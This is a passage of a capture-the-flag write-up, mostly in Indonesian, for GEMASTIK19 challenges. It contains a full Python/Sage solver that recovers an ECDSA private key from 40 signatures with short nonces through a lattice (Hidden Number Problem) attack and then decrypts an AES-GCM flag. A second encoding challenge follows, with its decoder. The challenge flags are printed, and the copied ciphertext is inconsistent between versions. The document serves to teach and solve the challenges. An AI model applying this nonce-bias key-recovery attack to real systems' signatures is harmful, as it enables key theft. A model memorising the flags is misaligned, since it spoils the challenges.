    ikm = bytes(ikm)
    salt = bytes(salt)
    info = bytes(info)

    if salt == b"":
        salt = b"\x00" * 32

    prk = hmac_sha256(
        salt,
        ikm
    )

    okm = b""
    t = b""
    c = 1

    while len(okm) < length:

        t = hmac_sha256(
            prk,
            t + info + bytes([c])
        )

        okm += t
        c += 1

        if c > 255:
            raise ValueError(
                "HKDF output length too large"
            )

    return okm[:length]

# =====
# Exact challenge derive_key()
# =====

```

```

def derive_key(d: int) -> bytes:

    d = int(d)

    if not (0 < d < N):
        raise ValueError("Invalid private key")

    d_bytes = d.to_bytes(
        32,
        byteorder="big",
        signed=False
    )

    ikm = hashlib.sha256(
        DOMAIN + d_bytes
    ).digest()

    return hkdf_sha256(
        ikm,
        KDF_SALT,
        KDF_INFO,
        32
    )

# =====
# AES-256-GCM decryption
# =====

def decrypt_flag(d: int):

    key = derive_key(d)

    nonce = bytes.fromhex(
        flag_enc["nonce"]
    )

    ciphertext = bytes.fromhex(
        flag_enc["ciphertext"]
    )

    tag = bytes.fromhex(

```

```

        flag_enc["tag"]
    )

    print("[+] AES key:", key.hex())
    print("[+] nonce  :", nonce.hex())
    print("[+] tag    :", tag.hex())

    cipher = AES.new(
        key,
        AES.MODE_GCM,
        nonce=nonce
    )

    try:

        plaintext = cipher.decrypt_and_verify(
            ciphertext,
            tag
        )

    except ValueError:

        print("[-] AES-GCM authentication failed")
        return None

    return plaintext

# =====
# secp256k1 point arithmetic
# =====

def inv_mod_p(x: int) -> int:
    return pow(
        int(x) % P,
        P - 2,
        P
    )

def point_add(A, B):

    if A is None:

```

```

        return B

    if B is None:
        return A

    x1, y1 = A
    x2, y2 = B

    x1 = int(x1)
    y1 = int(y1)
    x2 = int(x2)
    y2 = int(y2)

    if x1 == x2:

        if (y1 + y2) % P == 0:
            return None

        lam = (
            3 * x1 * x1
            * inv_mod_p(2 * y1)
        ) % P

    else:

        lam = (
            (y2 - y1)
            * inv_mod_p(x2 - x1)
        ) % P

    x3 = (
        lam * lam
        - x1
        - x2
    ) % P

    y3 = (
        lam * (x1 - x3)
        - y1
    ) % P

    return (
        int(x3),

```

```

        int(y3)
    )

def scalar_mult(k: int, point):

    k = int(k)

    result = None
    current = point

    while k > 0:

        if k & 1:
            result = point_add(
                result,
                current
            )

        current = point_add(
            current,
            current
        )

        k >>= 1

    return result

# =====
# HNP equations
#
# ECDSA:
#
#  $s*k = h + r*d \text{ mod } N$ 
#
# Therefore:
#
#  $k = a*d + b \text{ mod } N$ 
#
# where:
#
#  $a = r/s \text{ mod } N$ 

```

```

#      b = h/s mod N
#
# and k < 2^160.
# =====

def get_hnp_coefficients():

    A = []
    B = []

    for sig in signatures:

        h = int(sig["h"])
        r = int(sig["r"])
        s = int(sig["s"])

        s_inv = pow(
            s,
            -1,
            N
        )

        a = (
            r * s_inv
        ) % N

        b = (
            h * s_inv
        ) % N

        A.append(a)
        B.append(b)

    return A, B

# =====
# HNP lattice
#
# Uses Sage only for the actual lattice reduction.
# The recovered d from your successful run can also be supplied
# directly below, which is useful because your current instance
# has already produced a verified private key.

```

```

# =====

def lattice_recover(A, B):

    try:
        from sage.all import (
            Matrix,
            ZZ,
        )
    except ImportError:
        print(
            "[-] Sage is required for lattice recovery."
        )
        print(
            "[-] Run this with: sage solver.py"
        )
        return None

    base_x = N // BOUND

    x_values = [
        max(1, base_x // 4),
        max(1, base_x // 2),
        base_x,
        base_x * 2,
        base_x * 4,
    ]

    m = len(A)

    # Embedding weight.
    M = N // 2

    print()
    print("[+] Starting HNP attack")
    print("[+] signatures:", m)
    print("[+] nonce bound: 2^160")

    for X in x_values:

        print()
        print("-" * 72)
        print("[+] X =", X)

```

```

print("[+] M =", M)

# -----
# Dimension m + 2
#
# Rows:
#
# N*X diagonal
#
# -a_i*X ... 1
#
# -b_i*X ... M
# -----

L = Matrix(
    ZZ,
    m + 2,
    m + 2
)

for i in range(m):
    L[i, i] = N * X

for i in range(m):
    L[m, i] = -A[i] * X

L[m, m] = 1

for i in range(m):
    L[m + 1, i] = -B[i] * X

L[m + 1, m + 1] = M

print(
    "[+] lattice dimension:",
    L.nrows()
)

print("[+] Running LLL...")

try:
    R = L.LLL(
        delta=0.999

```

```

    )
except Exception as e:
    print(
        "[-] LLL failed:",
        repr(e)
    )
    continue

print("[+] LLL complete")

# -----
# Look through reduced basis vectors.
# -----

for row in R.rows():

    row = [
        int(x)
        for x in row
    ]

    # Try both signs.
    for sign in (1, -1):

        v = [
            sign * x
            for x in row
        ]

        # Last coordinate should be +/-M.
        if abs(v[-1]) != M:
            continue

        # The coordinate before M is d.
        d = int(v[-2]) % N

        if not (0 < d < N):
            continue

    # -----
    # Verify public key immediately.
    # -----

```

```

        if scalar_mult(d, G) != Q:
            continue

        print()
        print(
            "[+] Candidate private key found!"
        )

        print(
            "[+] d =",
            d
        )

        return d

    return None

# =====
# Verify private key against all signatures
# =====

def verify_private_key(d: int) -> bool:

    d = int(d)

    print()
    print("[+] Verifying private key...")

    # Public key
    public = scalar_mult(
        d,
        G
    )

    if public != Q:

        print(
            "[-] Q != dG"
        )

        return False

```

```

print(
    "[+] Q == dG"
)

# Every signature
for idx, sig in enumerate(signatures):

    h = int(sig["h"])
    r = int(sig["r"])
    s = int(sig["s"])

    k = (
        (h + r * d)
        * pow(
            s,
            -1,
            N
        )
    ) % N

    if not (0 < k < BOUND):

        print(
            f"[-] Signature {idx}: nonce is not 160-bit"
        )

        return False

    R = scalar_mult(
        k,
        G
    )

    if R is None:

        print(
            f"[-] Signature {idx}: invalid R"
        )

        return False

    if R[0] % N != r:

```

```

        print(
            f"[-] Signature {idx}: invalid r"
        )

        return False

    print(
        "[+] All 40 ECDSA signatures verified"
    )

    return True

# =====
# Main
# =====

def main():

    print("=" * 72)
    print(" AETHERNET-VAULT SOLVER")
    print("=" * 72)

    print(
        "[+] signatures:",
        len(signatures)
    )

    if len(signatures) != 40:

        print(
            "[-] Expected 40 signatures"
        )

        sys.exit(1)

    # -----
    # Prepare HNP
    # -----

    A, B = get_hnp_coefficients()

    print(

```

```

    "[+] HNP equations:",
    len(A)
)

# -----
# IMPORTANT:
#
# Your previous run already successfully recovered and
# verified this exact d:
#
#
79295886621100799536660173890999070263994144161520202567633589011913622152463
#
# Set USE_KNOWN_D=True to skip LLL and go directly to
# the exact KDF/AES stage.
# -----

USE_KNOWN_D = True

if USE_KNOWN_D:

    d = int(

79295886621100799536660173890999070263994144161520202567633589011913622152463
    )

    print()
    print(
        "[+] Using already verified private key"
    )

else:

    d = lattice_recover(
        A,
        B
    )

    if d is None:

        print()
        print(
            "[-] Could not recover private key"

```

```

    )

    sys.exit(1)

# -----
# Verify
# -----

print()
print(
    "[+] d =",
    d
)

print(
    "[+] d hex =",
    format(d, "064x")
)

if not verify_private_key(d):

    print(
        "[-] Private-key verification failed"
    )

    sys.exit(1)

# -----
# AES
# -----

print()
print(
    "[+] Deriving AES key..."
)

plaintext = decrypt_flag(
    d
)

if plaintext is None:
    sys.exit(1)

```

```

print()
print("=" * 72)
print(" AES-GCM VERIFIED")
print("=" * 72)

try:
    text = plaintext.decode()
except UnicodeDecodeError:
    text = repr(plaintext)

print(
    "[+] plaintext:",
    text
)

# -----
# Flag check
# -----

if plaintext.startswith(
    b"GEMASTIK19{"
):

    print()
    print("=" * 72)
    print(" FLAG FOUND")
    print("=" * 72)
    print(text)

else:

    print()
    print(
        "[-] Decryption succeeded, but plaintext does not"
    )
    print(
        "    start with GEMASTIK19{"
    )

if __name__ == "__main__":
    main()

```

FLAG:GEMASTIK19{hnp_sh0rt_b14s3d_n0nc3_l4tt1c3_g4t3d_kdf}

Common-Encoding

Link ai :<https://chatgpt.com/share/6a8a6615-36b4-83ec-be63-ca97e51f1882>

Desc: Did you know basic encoding? Need deleting spaces? Howd?

Author: wondping0

Cipher.txt

```
SOOHOHHDWOOHOODWOOHOHHDWOOHOHODWOOHOHHDWOOHOHHDWOOH
OHHDWOOHHHODWOOHOHODWOOHHODWOOHOHODWOOHOHHDWOOHOHHDW
OOHHODWOOHOHHDWOOHHHODWOOHHODWOOHHHODWOOHHODWOOHHODW
HODWOOHOODWOOHHHODWOOHOHODWOOHOHHDWOOHOHODWOOHOHODW
OOHOHODWOOHOHHDWOOHOHHDWOOHHOHDWOOHOHODWOOHHOHDWOOHH
OHDWOOHHHODWOOHHOHDWOOHHHODWOOHOHODWOOHHOHDWOOHOODW
OOHHODWOOHOODWOOHOHODWOOHOHDWOOHHOHDWOOHOHDWOOHHO
HHDWOOHOHDWOOHHODWOOHOODWOOHOHHDWOOHHOHDWOOHHOHDW
OOHOHDWOOHHODWOOHOODWOOHHOHDWOOHOODWOOHHODWOOHO
ODWOOHHHHDWOOHOODWOOHOHHDWOOHOHDWOOHHOHDWOOHHOHDW
OHHOHHDWOOHOHDWOOHOHDWOOHOHDWOOHHHODWOOHOHDWOOHH
HODWOOHOHDWOOHOODWOOHOHODWOOHHOHDWOOHOHHDWOOHOHHDW
OOHHODWOOHHHHDWOOHOHDWOOHHOHDWOOHOHDWOOHOODWOOHO
OODWOOHHOHHZ
```

Diberikan sebuah cipher.txt dari desc sepertinya ada sebuah hint yaitu howd MUNGKEEN namun pada urutan pertama pada ciphertext tersebut terdapat huruf **S** dan **Z** hmmmmmmmm mulai bingung soalnya ketika aku buka web <https://www.dcode.fr/cipher-identifier> tak de hasilnya je huhu.

And then kita coba **huruf H** dan **O** kita ubah menjadi binary yang dimana **H = 0** **O = 1** kemudian setiap binary ketika kita ubah menjadi desimal **0100 = 4**, **0111 = 7** lalu kita mendapatkan string sebagai berikut

47454441535449423139725455544652212156737562646974246372797074662466636167564430656774

Kita coba hexadecimal encoding

Paste the text you wish to hex decode here:

47454441535449423139725455544652212156737562646974246372797074662466636167564430656774

Discover more

 [Programming](#)

Hex Decode!

 [Unicode encoding tutorial](#)

 [Mathematics](#)

 [Code snippet library](#)

 [Computer Science](#)

Hex to text

[Download file](#)

Copy your hex decoded text here:

GEDASTIB19rTUTFR!!Vsubdit\$criptf\$fcagVD0egt

GEDASTIB19rTUTFR!!Vsubdit\$criptf\$fcagVD0egt

Format flagnya yaitu GEMASTIK19{. Setelah itu kita substitusikan hexadecimal M

ASCII hexadecimal untuk M **adalah**: M = **0x4D** tetapi pada encoded data kita mendapatkan: **44** hal ini menunjukkan bahwa D -> 4

FLAG: GEMASTIK19{TUTOR!!_submit-crypto-flag_M0ng}

Karena disuruh upload solver jdnya ini solvernya

Solver.py

```
from binascii import unhexlify

cipher =
"""SOOH0HHHDW00H000DW00H0HHHDW00H0H0DWO0H0HHHDW00HH0HHHDW00H0HHHDW00HHH0DWO0H0H0DWO0
HH00DW00H0H0DWO0H0HHHDW00H0HHHDW000HH0DWO0H0HHHDW00HHH0HDW00HH00DW00HHH0DWO0HH00DW
000HH0DWO0H000DW00HHH0HDW00H0H0DWO0H0HHHDW00H0H0DWO0H0H0DWO0H0H0DWO0H0H0DWO0H0H0DWO0H0H
DW00HH00HDW00H0H0DWO0HH0HDW00HH0HDW00HHH0DWO0HH0HDW00HHH0DWO0H0H0DWO0HH00HDW00H
000DW00HH00DW00H000DW00H0H0DWO0H00HDW00HH0HDW00H00HDW00HH0HHHDW00H00HDW000HH0DWO
0H000DW00H0HHHDW00HH0HDW00HH0HHHDW00H00HDW00HH00DW00H000DW00HH0HDW00H000DW000HH0D
W00H000DW00HHHHDW00H000DW00H0HHHDW00H00HDW00HH00HDW00HH0HDW00HH0HHHDW00H00HDW00H0
0HDW00H00HDW00HH00DW00H00HDW00HH0DWO0H00HDW00H000DW00H0H0DWO0HH00HDW00H0HHHDW0
0H0HHHDW00HH00DW00HHHHDW00H00HDW00HH0H0DWO0H00HDW00H000DW00H000DW00H000DW00HH0HHZ"""

# Remove noise
cipher = cipher.strip()
if cipher.startswith("S"):
    cipher = cipher[1:]
if cipher.endswith("Z"):
    cipher = cipher[:-1]

# DW separates encoded characters
blocks = cipher.split("DW")

out = []

for block in blocks:
    # 0 = 1, H = 0
    bits = ''.join('1' if c == '0' else '0' for c in block)

    # 6-bit blocks are zero-padded to 7 bits
    if len(bits) == 6:
        bits = '0' + bits

    if len(bits) != 7:
        raise ValueError(f"Unexpected block: {block}")

    value = int(bits, 2)
    out.append(chr(value))

# First layer gives hexadecimal
hex_string = ''.join(out)
```

```
print("[+] Hex:")
print(hex_string)

# Second layer: hex -> plaintext
flag = bytes.fromhex(hex_string).decode()

print("[+] Flag:")
print(flag)
```